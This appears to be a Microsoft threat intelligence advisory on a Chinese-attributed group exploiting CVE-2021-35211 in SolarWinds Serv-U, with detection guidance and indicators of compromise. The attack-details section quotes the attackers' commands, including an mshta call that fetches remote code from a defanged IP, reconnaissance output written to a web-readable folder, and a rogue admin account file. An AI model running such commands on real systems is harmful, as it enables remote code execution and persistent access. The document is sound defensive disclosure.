
Microsoft has detected a 0-day remote code execution exploit being used to attack SolarWinds Serv-U FTP software in limited and targeted attacks. The Microsoft Threat Intelligence Center (MSTIC) attributes this campaign with high confidence to DEV-0322, a group operating out of China, based on observed victimology, tactics, and procedures.
The vulnerability being exploited is CVE-2021-35211, which was recently patched by SolarWinds. The vulnerability, which Microsoft reported to SolarWinds, exists in Serv-U’s implementation of the Secure Shell (SSH) protocol. If Serv-U’s SSH is exposed to the internet, successful exploitation would give attackers ability to remotely run arbitrary code with privileges, allowing them to perform actions like install and run malicious payloads, or view and change data. We strongly urge all customers to update their instances of Serv-U to the latest available version.
Microsoft 365 Defender has been protecting customers against malicious activity resulting from successful exploitation, even before the security patch was available. Microsoft Defender Antivirus blocks malicious files, behavior, and payloads. Our endpoint protection solution detects and raises alerts for the attacker’s follow-on malicious actions. Microsoft Threat Experts customers who were affected were notified of attacker activity and were aided in responding to the attack.
Microsoft would like to thank SolarWinds for their cooperation and quick response to the vulnerability we reported.
Who is DEV-0322?
MSTIC tracks and investigates a range of malicious cyber activities and operations. During the tracking and investigation phases prior to when MSTIC reaches high confidence about the origin or identity of the actor behind an operation, we refer to the unidentified threat actor as a “development group” or “DEV group” and assigns each DEV group a unique number (DEV-####) for tracking purposes.
MSTIC has observed DEV-0322 targeting entities in the U.S. Defense Industrial Base Sector and software companies. This activity group is based in China and has been observed using commercial VPN solutions and compromised consumer routers in their attacker infrastructure.
Attack details
MSTIC discovered the 0-day attack behavior in Microsoft 365 Defender telemetry during a routine investigation. An anomalous malicious process was found to be spawning from the Serv-U process, suggesting that it had been compromised. Some examples of the malicious processes spawned from Serv-U.exe include:
- C:\Windows\System32\mshta.exe http://144[.]34[.]179[.]162/a (defanged)
- cmd.exe /c whoami > “./Client/Common/redacted.txt”
- cmd.exe /c dir > “.\Client\Common\redacted.txt”
- cmd.exe /c “”C:\Windows\Temp\Serv-U.bat””
- powershell.exe C:\Windows\Temp\Serv-U.bat
- cmd.exe /c type \\redacted\redacted.Archive > “C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\redacted.Archive”
We observed DEV-0322 piping the output of their cmd.exe commands to files in the Serv-U \Client\Common\ folder, which is accessible from the internet by default, so that the attackers could retrieve the results of the commands. The actor was also found adding a new global user to Serv-U, effectively adding themselves as a Serv-U administrator, by manually creating a crafted .Archive file in the Global Users directory. Serv-U user information is stored in these .Archive files.
Due to the way DEV-0322 had written their code, when the exploit successfully compromises the Serv-U process, an exception is generated and logged to a Serv-U log file, DebugSocketLog.txt. The process could also crash after a malicious command was run.
By reviewing telemetry, we identified features of the exploit, but not a root-cause vulnerability. MSTIC worked with the Microsoft Offensive Security Research team, who performed vulnerability research on the Serv-U binary and identified the vulnerability through black box analysis. Once a root cause was found, we reported the vulnerability to SolarWinds, who responded quickly to understand the issue and build a patch.
To protect customers before a patch was available, the Microsoft 365 Defender team quickly released detections that catch known malicious behaviours, ensuring customers are protected from and alerted to malicious activity related to the 0-day. Affected customers enrolled to Microsoft Threat Experts, our managed threat hunting service, received a targeted attack notification, which contained details of the compromise. The Microsoft Threat Experts and MSTIC teams worked closely with these customers to respond to the attack and ensure their environments were secure.
Detection guidance
Customers should review the Serv-U DebugSocketLog.txt log file for exception messages like the line below. A C0000005; CSUSSHSocket::ProcessReceive exception can indicate that an exploit was attempted, but it can also appear for unrelated reasons. Either way, if the exception is found, customers should carefully review their logs for behaviors and indicators of compromise discussed here.
EXCEPTION: C0000005; CSUSSHSocket::ProcessReceive(); Type: 30; puchPayLoad = 0x03e909f6; nPacketLength = 76; nBytesReceived = 80; nBytesUncompressed = 156; uchPaddingLength = 5
Additional signs of potential compromise include:
- Recent creation of .txt files in the Client\Common\ directory for the Serv-U installation. These files may contain output from Windows commands like whoami and dir.
- Serv-U.exe spawning child processes that are not part of normal operations. These could change depending on the customer environment, but we suggest searching for:
- mshta.exe
- powershell.exe
- cmd.exe (or conhost.exe then spawning cmd.exe) with any of the following in the command line:
- whoami
- dir
- ./Client/Common
- .\Client\Common
- type [a file path] > “C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users\[file name].Archive”
- Any process with any of the following in the command line:
- C:\Windows\Temp\

- The addition of any unrecognized global users to Serv-U. This can be checked in the Users tab of the Serv-U Management Console, as shown below. It can also be checked by looking for recently created files in C:\ProgramData\RhinoSoft\Serv-U\Users\Global Users, which appears to store the Global users information.
Detection details
Antivirus detections
Microsoft Defender Antivirus detects threat components as the following malware:
- Behavior:Win32/ServuSpawnSuspProcess.A
- Behavior:Win32/ServuSpawnCmdClientCommon.A
Endpoint detection and response (EDR) alerts
Alerts with the following titles in Microsoft Defender for Endpoint can indicate threat activity on your network:
- Suspicious behavior by Serv-U.exe
Azure Sentinel query
To locate possible exploitation activity using Azure Sentinel, customers can find a Sentinel query containing these indicators in this GitHub repository.
Indicators of compromise (IOCs)
- 98[.]176[.]196[.]89
- 68[.]235[.]178[.]32
- 208[.]113[.]35[.]58
- 144[.]34[.]179[.]162
- 97[.]77[.]97[.]58
- hxxp://144[.]34[.]179[.]162/a
- C:\Windows\Temp\Serv-U.bat
- C:\Windows\Temp\test\current.dmp